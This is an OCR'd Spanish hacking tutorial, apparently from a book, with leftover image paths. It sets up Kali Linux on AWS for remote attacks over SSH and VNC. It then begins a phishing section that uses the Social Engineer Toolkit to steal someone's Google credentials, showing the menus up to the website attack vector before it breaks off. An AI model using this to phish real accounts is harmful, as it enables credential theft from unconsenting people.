
Presiona el botón azul, y solo te quedará confirmar los detalles de tu estancia, te sugiero agregar almacenaje si se requiere, y seleccionar el grupo de seguridad adecuado para este sistema.

Step 7: Review Instance Launch


Please review your instance launch details. You can go ba

- AMI Details
- Instance Type
- Security Groups
- Instance Details
- Storage
- Tags


Al presionar “Launch”, tendrás que confirmar que tengas tu llave de seguridad para acceder por SSH a tu sistema.




Una vez iniciada, te aparecerá en tu consola de instancias, junto con detalles de tu maquina como grupo de seguridad (que aquí también lo puedes modificar), IP pública (global), e IP privada, haz copy paste en la IP pública.



Para acceder a tu máquina, deberás abrir Putty, y configurar tu llave (la cual ya deberías tener de acuerdo con la sección de llaves).




Y finalmente escribir la IP pública en la sección de “Session”, y presiona “Open”.




Si tienes Linux o Macintosh, utiliza el comando en la terminal ssh -i /directorio/tu-llave.pem ec2-user@nombre_del_dns.

Al iniciar en Putty, te aparecerá un mensaje similar a este, solo haz clic en “yes”.



Y finalmente escribes el login en la terminal, cada sistema tiene su usuario default, en el caso de Kali, es ec2-user, pero otros sistemas tienen otros usuarios, como el de Ubuntu, que es Ubuntu.



Una vez autenticado, ya podrás interactuar con el sistema vía SSH.

```
login as: ec2-user
Authenticating with public key "imported-openssh-key"

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ec2-user@kali:~$
```

Sin embargo, ya que estamos en Kali, y muchas de las herramientas requieren permisos de superusuario, sugiero cambiar el usuario a root, escribiendo sudo -s

```
ec2-user@kali:~$ sudo -s
root@kali:/home/ec2-user#
```

Ahora sí, ya puedes utilizar todas las herramientas de Kali en la nube vía SSH, sin embargo, hay situaciones en las cuales una interfaz gráfica podría ser útil, ya sea para no requerir la llave para entrar, o para más fácilmente tener las terminales corriendo en la nube y administrarlas. Te sugiero iniciar el proceso VNC, que te permitirá obtener acceso por VNC a una interfaz gráfica, para esto, escribe vncserver, y la primera vez que lo inicies, tendrás que escribir una contraseña, escríbela (recuerda que en Linux las contraseñas son invisibles) y presiona enter. Al terminar, te dirá la terminal que tienes VNC corriendo en el escritorio 1.

```
root@kali:/home/ec2-user# vncserver

You will require a password to access your desktops.


Password:
Verify:
Would you like to enter a view-only password (y/n)? n

New 'X' desktop is kali:1


Creating default startup script /root/.vnc/xstartup
Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/kali:1.log
```

A este punto ya puedes cerrar la terminal SSH, para ingresar a tu sistema por medio de VNC, necesitaras un VNCViewer, hay muchas alternativas, tightVNC(https://https://tightvnc.com) y RealVNCviewer (https://realvnc.com)son algunas de las más populares.


Al abrir uno de los VNCViewers, simplemente tendrás que escribir la IP junto con el número de escritorio y presionar conectar.



Escribe la contraseña que ingresaste en la terminal al iniciar vncserver.



¡Y listo! Ahora podrás realizar ataques desde esta máquina utilizando su IP publica, y podrás acceder desde cualquier lugar, recuerda que también existen VNCViewers para móviles, así como apps para conectarte por SSH.



NOTA

No te recomiendo realizar actividades ilícitas, ya que Amazon monitorea activamente dichas actividades, si recibes un informe de abuso y no estás haciendo nada malo, no te preocupes, no estás en problemas, pero si estas realizando actividades ilícitas, podrías meterte en problemas.

Phishing

Phishing, también a veces llamados “scams”, son ataques de ingeniería social en donde se engaña a la víctima de forma que esta realiza alguna acción que nos da nuestro objetivo, esto puede ser entregarnos sus credenciales, abrir o descargar algún archivo con software malicioso, o simplemente darnos información confidencial, vamos a enfocarnos en robo de credenciales por el momento.



Robo de credenciales de redes sociales

Social Engineering Toolkit es probablemente la herramienta más conocida para realizar ataques de ingeniería social, entre estos, de phishing, y por buena razón, ya que ha implementado dentro de su script escrito en Python, ataques para falsificar páginas web y robar credenciales, para desplegar malware, e incluso metodologías de ataque vía Arduino, códigos QR, y ataques por redes inalámbricas.

Esta herramienta ya está instalada en nuestro sistema Kali, para iniciarla, basta con escribir setoolkit en la terminal y aceptar el acuerdo (solo la primera vez que aparece).



Al abrirse, te mostrara un menú principal, deberás escribir 1 y luego enter, para iniciar los ataques de ingeniería social.

```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

Luego te mostrará los vectores de ataque que tiene disponible, un vector de ataque es una “forma” de ataque, por ejemplo, quieres atacar por una página web, o vía la red inalámbrica, o vía un código QR, etc. Esta herramienta tiene varios vectores de ataque, en este ejemplo que haremos que tiene como meta robar las credenciales de Google de alguien, utilizaremos la opción 2, que se refiere a utilizar una página web como vector de ataque.

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.
```

